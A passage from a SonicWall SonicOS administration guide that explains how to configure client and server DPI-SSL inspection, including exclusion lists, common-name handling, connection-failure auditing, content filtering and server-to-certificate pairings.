For a re-signing certificate authority to successfully re-sign certificates, browsers have to trust the certificate authority. Such trust can be established by having the re-signing certificate imported into the browser's trusted CA list. Follow your browser’s instructions for importing re-signing certificates.

Configuring Exclusions and Inclusions

By default, when DPI-SSL is enabled, it applies to all traffic on the appliance. You can customize to which traffic DPI-SSL inspection applies:

- **Exclusion/Inclusion** lists exclude/include specified objects and groups
- **Common Name** exclusions excludes specified host names
- **CFS Category-based Exclusion/Inclusion** excludes or includes specified categories based on CFS categories

This customization allows individual exclusion/inclusion of alternate names for a domain that is part of a list of domains supported by the same server (certificate). In deployments that process a large amount of traffic, to

reduce the CPU impact of DPI-SSL and to prevent the appliance from reaching the maximum number of concurrent DPI-SSL inspected connections, it can be useful to exclude trusted sources.

NOTE: If DPI-SSL is enabled on the firewall when using Google Drive, Apple iTunes, or any other application with pinned certificates, the application may fail to connect to the server. To allow the application to connect, exclude the associated domains from DPI-SSL; for example, to allow Google Drive to work, exclude:

- `.google.com`
- `.googleapis.com`
- `.gstatic.com`

As Google uses one certificate for all its applications, excluding these domains allows Google applications to bypass DPI-SSL.


Alternatively, exclude the client machines from DPI-SSL.

Topics:

Excluding/Including Objects/Groups

To customize DPI-SSL client inspection:

1 Click the **Objects** tab of the **DPI-SSL > Client SSL** page.



2 From the **Address Object/Group Exclude** and **Include** drop-down menus, select an address object or group to exclude or include from DPI-SSL inspection. By default, **Exclude** is set to **None** and **Include** is set to **All**.

TIP: The **Include** drop-down menu can be used to fine tune the specified exclusion list. For example, by selecting the **Remote-office-California** address object in the **Exclude** drop-down menu and the **Remote-office-Oakland** address object in the **Include** drop-down menu.

3 From the **Service Object/Group Exclude** and **Include** drop-down menus, select an address object or group to exclude or include from DPI-SSL inspection. By default, **Exclude** is set to **None** and **Include** is set to **All**.

4 From the **User Object/Group Exclude** and **Include** drop-down menus, select an address object or group to exclude or include from DPI-SSL inspection. By default, **Exclude** is set to **None** and **Include** is set to **All**.

5 Click **Accept**.

Excluding/Including by Common Name


You can add trusted domain names to the exclusion list. Adding trusted domains to the Built-in exclusion database reduces the CPU effect of DPI-SSL and prevents he appliance from reaching the maximum number of concurrent DPI-SSL inspected connections.

Topics:

Excluding/Including Common Names

To exclude/include entities by common name:

1 Click on the **Common Name** tab.



2 You can control the display of the common names by selecting the following options:

- **View Style** options:
  - **All** (default) – Displays all common names.
  - **Built-in** – Displays only non-custom common names.
  - **Custom** – Displays only common names you've added.
- **Action** options:
  - **All** (default) – Displays both excluded and CFS Category-exclusion overrides.
  - **Exclude** – Displays only excluded common names.

- **Skip CFS Category-based Exclusion** – Displays only custom common names that have the override CFS category-based exclusion option selected.

NOTE: Use the **Skip CFS Category-based Exclusion** option to exclude a particular domain from the global inclusion options, **Always authenticate server for decrypted connections** and **Always authenticate server before applying exclusion policy**.

3 By default, all Built-in common names are approved. You can reject the approval of a Built-in common name by:

a Clicking on the **Reject** icon in the **Configure** column for the common name. A confirmation message displays.

b Click **OK**.

The **Reject** icon becomes an **Accept** icon, and **Approved** in the **Built-in** column become **Rejected**.


NOTE: Built-in common names cannot be modified or deleted, but you can reject or accept them.

To accept a rejected Built-in common name:

a Click its **Accept** icon. A confirmation message displays.

b Click **OK**.

4 To add a custom common name, click the **Add** button below the **Common Name Exclusions/Inclusions** table. The **Add Common Names** dialog displays.



a Add one or more common names in the field. Separate multiple entries with commas or newline characters.

b Specify the type of **Action**:

- **Exclude** (default)
- **Override CFS Category-based Exclusion**
- **Skip authenticating the server** to opt out of authenticating the server for this domain if doing so results in the connection being blocked. Enable this option only if the server is a trusted domain.

c DPI-SSL dynamically determines if a connection should be intercepted (included) or excluded, based on policy or configuration. When DPI-SSL extracts the domain name for the connection, exclusion information is readily available for subsequent connections to the same server/domain.

To disable use of dynamic exclusion cache (both server IP and common-name based), select the **Always authenticate server before applying exclusion policy** checkbox. This option is not selected by default.

d Click **Apply**.

The **Common Name Exclusions/Inclusions** table is updated, with **Custom** in the **Built-in** column. If the **Always authenticate server before applying exclusion policy** option has been selected an **Information** icon displays next to **Custom** in the **Built-in** column.

Mouse over the **Information** icon to see which custom attributes were selected. If a common name was added through the **Connection Failure List**, the Information icon indicates the type of failure:

- **Skip CFS category exclusion**
- **Skip Server authentication**
- **Failed to authenticate server**
- **Failed Client handshake**
- **Failed Server handshake**

To delete the entry, click the **Delete** icon in the **Configure** column.

5 You can search for common names by specifying a filter.

a In the **Filter** field, enter a name by specifying the name in this syntax: *name*:*mycommonname*.

b Click the **Filter** button.

6 Click **Accept** at the top of the page to confirm the configuration.

Deleting Custom Common Names

To delete custom common names:

1 Do one of the following:

- Clicking a custom common name's **Delete** icon in the **Configure** column.
- Selecting the name in the **Exclusions**, and then clicking the **Delete** button.

- Clicking the **Delete All** checkbox to delete all custom common names. A confirmation message displays. Click **OK**.

2 Click **Accept**.

Showing Connection Failures

SonicOS keeps a list of recent DPI-SSL client-related connection failures. This is a powerful feature that:

- Lists DPI-SSL failed connections.
- Allows you to audit the failed connections.
- Provide a mechanism to automatically exclude some failing domains.


The dialog displays the run-time connection failures. The connection failures could be any of the following reasons:

- Failure to handshake with the Client
- Failure to handshake with the Server
- Failed to validate the domain name in the Client Hello
- Failure to authenticate the server (the server certificate issuer is not trusted)

The failure list is only available at run-time. The number logged for each failure is limited to ensure a single failure type does not overrun the entire buffer.

To use the connection failure list:

1 Click the **Show Connection Failures** button. The **Connection Failure List** dialog displays.



Each entry in this lists displays the:

- **Client Address**
- **Server Address**
- **Common Name** – The common name of the failed connection's domain. You can edit this entry inline before adding it to the automatic exclusion list.
- **Error Message** – Provides contextual information associated with the connection that enables you to make appropriate choices about excluding this connection.

2 To add an entry to the exclusion list:

a Select the entry.

b Make any edits to the entry.

c Click the **Exclude** button.

3 To delete an entry:

a Select it.

b Click the **Clear** button.

4 To delete all entries, click the **Clear All** button.


5 When you have finished, click the **Close** button.

Specifying CFS Category-based Exclusions/Inclusions

You can exclude/include entities by content filter categories.

To specify CFS category-based exclusions/inclusions:

1 Click the **CFS Category-based Exclusions/Inclusions** tab.



The status of the list is shown at the top of the tab.

2 Select whether you want to include or exclude the selected categories by clicking either the **Exclude** (default) or **Include** radio button. By default, all categories are unselected.

3 Select the categories to be included/excluded. To select all categories, click the **Select all Categories** checkbox.

4 Optionally, repeat Step 2 and Step 3 to create the opposite list.

5 Optionally, to exclude a connection if the content filter category information for a domain is not available to DPI-SSL, select the **Exclude connection if Content Filter Category is not available** checkbox. This option is not selected by default.

In most cases, category information for a HTTPS domain is available locally in the firewall cache. When the category information is not locally available, DPI-SSL obtains the category information from the cloud without blocking the client or server communication. In rare cases, the category information is not available for DPI-SSL to make a decision. By default, such sites are inspected in DPI-SSL.

6 Click **Accept**.


Client DPI-SSL Examples

Topics:

Content Filtering

To perform SonicWall Content Filtering on HTTPS and SSL-based traffic using DPI-SSL:

1 Navigate to **General** tab of the **DPI-SSL > Client SSL** page.




2 Select the **Enable SSL Inspection** checkbox.

3 Select the **Content Filter** checkbox.


4 Click **Apply**.

5 Navigate to the **Content Filter Type** section of the **Security Services > Content Filter** page.



6 Ensure **Content Filter Service** is selected from the drop-down menu.

7 Click the **Configure** button. The **Filter Properties** dialog displays.



8 Clear the **Enable HTTPS Content Filtering** checkbox.

NOTE: HTTPS content filtering is IP and hostname based. While HTTP content filtering can perform redirects to enforce authentication or provide a block page, HTTPS-filtered pages are silently blocked.

9 Select the appropriate categories to be blocked. For information about configuring this dialog, see Configuring Content Filtering Service on page 1677.

10 Click **OK**.

11 Click **Accept**.


12 Navigate to a blocked site using the HTTPS protocol to verify that it is properly blocked.

NOTE: For content filtering over DPI-SSL, the first time HTTPS access is blocked results in a blank page being displayed. If the page is refreshed, the user sees the firewall block page.

App Rules

To filter by application firewall rules, you need to enable them on both the **DPI-SSL > Client SSL** page and the **App Rules > Policies** page.

1 Navigate to **General** section of the **DPI-SSL > Client SSL** page.




2 Select the **Enable SSL Client Inspection** checkbox.

3 Select the **Application Firewall** checkbox.

4 Click **Apply**.

5 Navigate to **App Rules Global Settings** section of the **Firewall > App Rules** page.



6 Select the **Enable App Rules**.


7 Configure an HTTP Client policy to block Microsoft Internet Explorer browser with **block page** as an action for the policy. For how to configure an App Rule, see Configuring an App Rules Policy on page 947.

8 Click **Apply**.

9 Access any website using the HTTPS protocol with Internet Explorer to verify it is blocked.

Configuring Server DPI-SSL Settings

DPI-SSL > Server SSL



NOTE: For information about DPI SSL, see About DPI-SSL on page 1140.

The Server DPI-SSL deployment scenario is typically used to inspect HTTPS traffic when remote clients connect over the WAN to access content located on the firewall's LAN. Server DPI-SSL allows you to configure pairings of an address object and certificate. When the appliance detects SSL connections to the address object, it presents the paired certificate and negotiates SSL with the connecting client.

Afterward, if the pairing defines the server to be cleartext, then a standard TCP connection is made to the server on the original (post NAT remapping) port. If the pairing is not defined to be cleartext, then an SSL connection to the server is negotiated. This allows for end-to-end encryption of the connection.

In this deployment scenario, the owner of the firewall owns the certificates and private keys of the origin content servers. You would have to import the server's original certificate onto the appliance and create an appropriate server IP address to server certificate mappings in the Server DPI-SSL UI.

Topics:


Configuring DPI-SSL Server Settings

Topics:

Configuring General Server DPI-SSL Settings

To enable Server DPI-SSL inspection, perform the following steps:

1 Navigate to the **General Settings** section of the **DPI-SSL > Server SSL** page.



2 Select the **Enable SSL Inspection** checkbox.

3 Select the services with which to perform inspection:

- **Intrusion Prevent**
- **Gateway Anti-Virus**
- **Gateway Anti-Spyware**
- **Application Firewall**

4 Click **Accept**.


5 Scroll down to the **SSL Servers** section to configure the server or servers to which DPI-SSL inspection is applied. See Configuring Server-to-Certificate Pairings on page 1159.

Configuring Exclusions and Inclusions

By default, the DPI-SSL applies to all traffic on the appliance when it is enabled. You can configure inclusion/exclusion lists to customize to which traffic DPI-SSL inspection applies. The **Inclusion/Exclusion** lists provide the ability to specify certain objects or groups. In deployments that process a large amount of traffic, to reduce the CPU impact of DPI-SSL and to prevent the appliance from reaching the maximum number of concurrent DPI-SSL inspected connections, it can be useful to exclude trusted sources.

To customize DPI-SSL server inspection:

1 Navigate to the **Inclusion/Exclusion** section of the **DPI-SSL > Server SSL** page.



2 From the **Address Object/Group Exclude** and **Include** drop-down menus, select an address object or group to exclude or include from DPI-SSL inspection. By default, **Exclude** is set to **None** and **Include** is set to **All**.

> **TIP:** The **Include** drop-down menu can be used to fine tune the specified exclusion list. For example, by selecting the **Remote-office-California** address object in the **Exclude** drop-down menu and the **Remote-office-Oakland** address object in the **Include** drop-down menu.

3 From the **User Object/Group Exclude** and **Include** drop-down menus, select an address object or group to exclude or include from DPI-SSL inspection. By default, **Exclude** is set to **None** and **Include** is set to **All**.

4 Click **Accept**.


Configuring Server-to-Certificate Pairings

Server DPI-SSL inspection requires that you specify which certificate is used to sign traffic for each server that has DPI-SSL inspection performed on its traffic.

To configure a server-to-certificate pairing:

1 Navigate to the **SSL Servers** section of the **DPI-SSL > Server SSL** page.

2 Click the **Add** button. The **Server DPI-SSL - SSL Server Setting** dialog displays.



3 In the **Address Object/Group** drop-down menu, select the address object or group for the server or servers to which you want to apply DPI-SSL inspection.

4 In the **SSL Certificate** drop-down menu, select the certificate to be used to sign the traffic for the server. For more information on:

- Importing a new certificate to the appliance, see Selecting the Re-Signing Certificate Authority on page 1146.
- Creating a LInux certificate, see Creating PKCS-12 Formatted Certificate File on page 206.

5 Select the **Cleartext** checkbox to enable SSL offloading. When adding server-to-certificate pairs, a **cleartext** option is available. This option provides a method of sending unencrypted data onto a server. By default, this option is not selected.

> **IMPORTANT:** For such a configuration to work properly, a NAT policy needs to be created for this server on the **Network > NAT Policies** page to map traffic destined for the offload server from an SSL port to a non-SSL port. Traffic must be sent over a port other than 443. For example, for HTTPS traffic used with SSL offloading, an inbound NAT policy remapping traffic from port 443 to port 80 needs to be created for things to work properly.

6 Click **Add**.

Part 12

